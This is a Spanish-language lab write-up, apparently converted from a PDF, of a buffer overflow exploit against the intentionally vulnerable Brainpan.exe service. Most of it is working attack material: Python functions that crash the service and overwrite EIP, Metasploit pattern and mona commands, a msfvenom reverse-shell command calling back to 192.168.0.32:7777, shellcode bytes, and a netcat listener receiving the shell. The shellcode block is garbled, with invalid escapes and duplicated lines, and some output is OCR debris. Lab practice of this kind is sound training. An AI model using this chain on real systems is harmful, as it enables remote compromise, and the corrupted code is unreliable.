Buffer Overflow: Análisis y Explotación

1. Escenario de laboratorio

Máquinas utilizadas:

- Kali Linux (para scripting y explotación)
- Windows 10 con **Immunity Debugger** y **mona.py** para análisis del binario
- Windows Server 2016 (como máquina víctima)

Herramientas:

- <u>Immunity Debugger</u>
- mona.py Corelan

2. Denegación de servicio (DoS)

Para esta práctica utilicé el binario vulnerable **Brainpan.exe**, el cual escucha en el **puerto 9999** esperando conexiones.

```
C:\Users\usuario\Desktop\brainpan.exe
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
```


Diseñé un script en Python que automatiza el ataque, siguiendo los pasos típicos del análisis de desbordamiento de búfer. El primer paso es comprobar si el programa es vulnerable a una condición de **denegación de servicio**.

La función denegacionServicio() envía cadenas de longitud creciente mediante un bucle, hasta que **el programa se rompe** y deja de responder, confirmando que existe una posible vulnerabilidad.

```
def denegacionServicio(ip, puerto):
    for bytes in range(1,10):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip, puerto))

        bytes += (bytes)*100-bytes
        print(f'Enviando bytes...{bytes}')
        payload = 'A'*bytes
        s.send(payload.encode())

        s.close()
```



Es importante que al ejecutar está función se sobreescribe el registro EIP el cual contiene la próxima instrucción o dirección de memoria que se va a ejecutar.

3. Cálculo del offset

El siguiente paso es determinar en qué byte exacto se sobrescribe EIP.

Usamos el patrón de Metasploit para generar una cadena no repetitiva:

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000

(kali⊕ kali)-[~/hacking/proyecto/bof/poc]

\$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac

5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A

f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6

Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak

2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7A

m8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3

Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar

9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4A

u5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0

Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az

6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1B

c2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7

Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B

Con esta cadena con valores que no se repiten se realiza una conexión al programa:



Esta cadena se envía al programa, y al crashear observamos el valor que toma EIP. En este caso 35724134.

Si ahora ejecutamos el siguiente comando, nos dice que el offset es 524.

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1000 -q 35724134

Esta sería la función calcularOffset():

```
def calcularOffset(ip, puerto):
    #/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
    patron = "Aa0AalAa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad
    #Realizamos conexión con el programa desde el Immunity Debugger
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, puerto))

s.send(patron.encode())
    print('[+] Patrón enviado con èxito, revisa el EIP en el debugger.')

#Editar este número en caso de que varie
    eip = "35724134"
    output = subprocess.run(
    ["/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb", "-l", "1000", "-q", eip],
    capture_output=True,
    text=True)

offset = output.stdout.split()
    print(f'[+] El offset es {offset[-1]}')
    print(f'[+] Reinicia el programa en el debugger')
    return offset
```

4. Sobrescritura del registro EIP

Una vez determinado el offset, enviamos una cadena que contenga:

- 524 bytes de **"A"**
- 4 bytes de "B" (0x42 en hexadecimal)

Esto debería colocar 42424242 en el registro **EIP**.

```
def sobreescribirEIP(ip, puerto, offset):
    print('[+] Sobreescribiendo EIP. El valor del EIP tiene debería de ser 42424242')
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, puerto))

payload = 'A' * int(offset) + 'B' * 4
    s.send(payload.encode())
    s.close()
```

Observamos que el registro EIP se sobreescribió correctamente:

5. Identificación de BadChars

Antes de inyectar el shellcode, es necesario identificar los **badchars**: caracteres que rompen o alteran el payload. Para generar los badchars con python:


pip3 install badchars badchars -f python

```
(kali⊛kali)-[~/hacking/proyecto/bof/poc
            python
badchars = (
  \x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
 "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
 \x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40
 \x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
 "x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f\\x60"
 \x61\x62\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70
 \label{eq:condition} $$ ''x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80" $
 "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
 "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
 \xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0
 "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  \xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```

Enviamos el payload "A" * 524 + "B" * 4 + badchars:


Desde Immunity, creamos un array con Mona:

!mona bytearray -b "\x00"




Tras enviar los badchars y dependiendo del valor del registro ESP se ejecuta:

!mona compare -f c:\mona\brainpan\bytearray.bin -a 005FF920 (Direccion ESP)



Se obtienen los badchars:



En este caso los badchars son x00 x80.

6. Ejecución de código

Un **shellcode** es un bloque de código ensamblador diseñado para ser ejecutado tras la explotación. En este caso, se generó una reverse shell con msfvenom, excluyendo los badchars detectados:

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.32 LPORT=7777 EXITFUNC=thread -b "\x00\x80" -f c

```
Lysing the norm of the payload space of the payload
```

Luego, para redirigir la ejecución hacia nuestro shellcode, buscamos una instrucción jmp ESP, que suele tener el **opcode FFE4**:

/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

```
(kali⊗ kali)-[~/hacking/proyecto/bof/poc]
$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp esp
000000000 FFE4 jmp esp
nasm > ■
```

Con **!mona modules** se listan varios módulos y observamos que el módulo brainpan.exe no tiene protecciones.

```
Licy data

| Continue | Continue
```

Sabiendo que a nivel de OPCode, un 'jmp ESP' figura como FFE4, podemos a continuación desde Mona realizar la siguiente consulta en la sección de módulos:

!mona find -s "\xff\xe4" -m brainpan.exe

Nos devuelve la dirección **0x311712f3**.

Con toda esta información ya podemos crear el código en python para explotar el buffer overflow:

```
def shell(ip, puerto, offset):
    "\xab\x55\x87\x53\x3d\x2d\xac\x77\x65\xf5\xcd\x2e\xc3\x58"
    "\xf1\x30\xac\x05\x57\x3b\x41\x51\xea\x66\x0e\x96\xc7\x98"
    "\xce\xb0\x50\xeb\xfc\x1f\xcb\x63\x4d\xd7\xd5\x74\xb2\xc2"
    "\xa2\xea\x4d\xed\xd2\x3\x8a\xb9\x82\x5b\x3b\xxc2\x48\x9b"
    "\xc4\x17\xde\xcb\x6a\xc8\x9f\xb0\xc2\xb8\x77\xd1\xc4\xe7"
    "\x68\xda\x60\x80\x80\x80\x30\x32\xd9\x6f\x7b\x29\x39\x18\x7e\x29"
    "\x27\xb9\xf7\xcf\x3d\x29\x5e\x58\xaa\xd0\xfb\x12\x4b\x1c"
    "\xd6\x5f\x4b\x96\x40\x90\x20\x5f\x93\xb2\xf3\xaf\xee\xe8"
    "\x52\xaf\xc4\x84\x39\x22\x83\x5f\x37\x5f\x1c\x83\x10\x91"
    "\x55\xc1\x86\x88\xcf\xf7\x4c\x37\x5f\x1c\x83\x30\x10\x91"
    "\x55\xc1\x86\x88\xcf\xf7\x4c\x37\x5f\x1c\x83\x32\x73\x80\x3f"
    "\x39\xa0\xee\xee\x93\x24\x6a\xdf\x23\x32\x73\x80\xd2\xda"
    "\x2e\x5f\xef\x6c\x6f\x07\x13\x9b\x1d\x18\xf6\x9b\xb2\x19"
    "\x6a\x3b\x93\x66\x6f\x07\x13\x9b\x1d\x18\xf6\x9b\xb2\x19"
    "\xd3")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, puerto))

retn = "\xf3\x12\x17\x31"
payload = 'A' * int(offset) + retn + '\x90' * 16 + str(payload)
s.send((payload + "\r\n").encode("latin-1"))
```

Payload final


El payload completo contiene:

- 524 bytes de **A** (\x41)
- Dirección de jmp ESP en formato little-endian: $\xf3\x12\x17\x31$
- 16 bytes NOP-sled (\x90)
- Shellcode generado

Este payload se codifica en latin-1 y se finaliza con $\r \n$ (carácter de fin de línea típico en Windows):

payload = $b"A" * 524 + b" \xf3 \x12 \x17 \x31" + b" \x90" * 16 + shellcode + b" \r\n"$

Si ahora se envía el payload generado:



Se puede obtener una reverse shell:

```
(kali⊗ kali)-[~/hacking/proyecto/bof/poc]
$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [192.168.0.32] from (UNKNOWN) [192.168.0.36] 49956
Microsoft Windows [Versi◆n 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.
C:\Users\usuario\Desktop>
```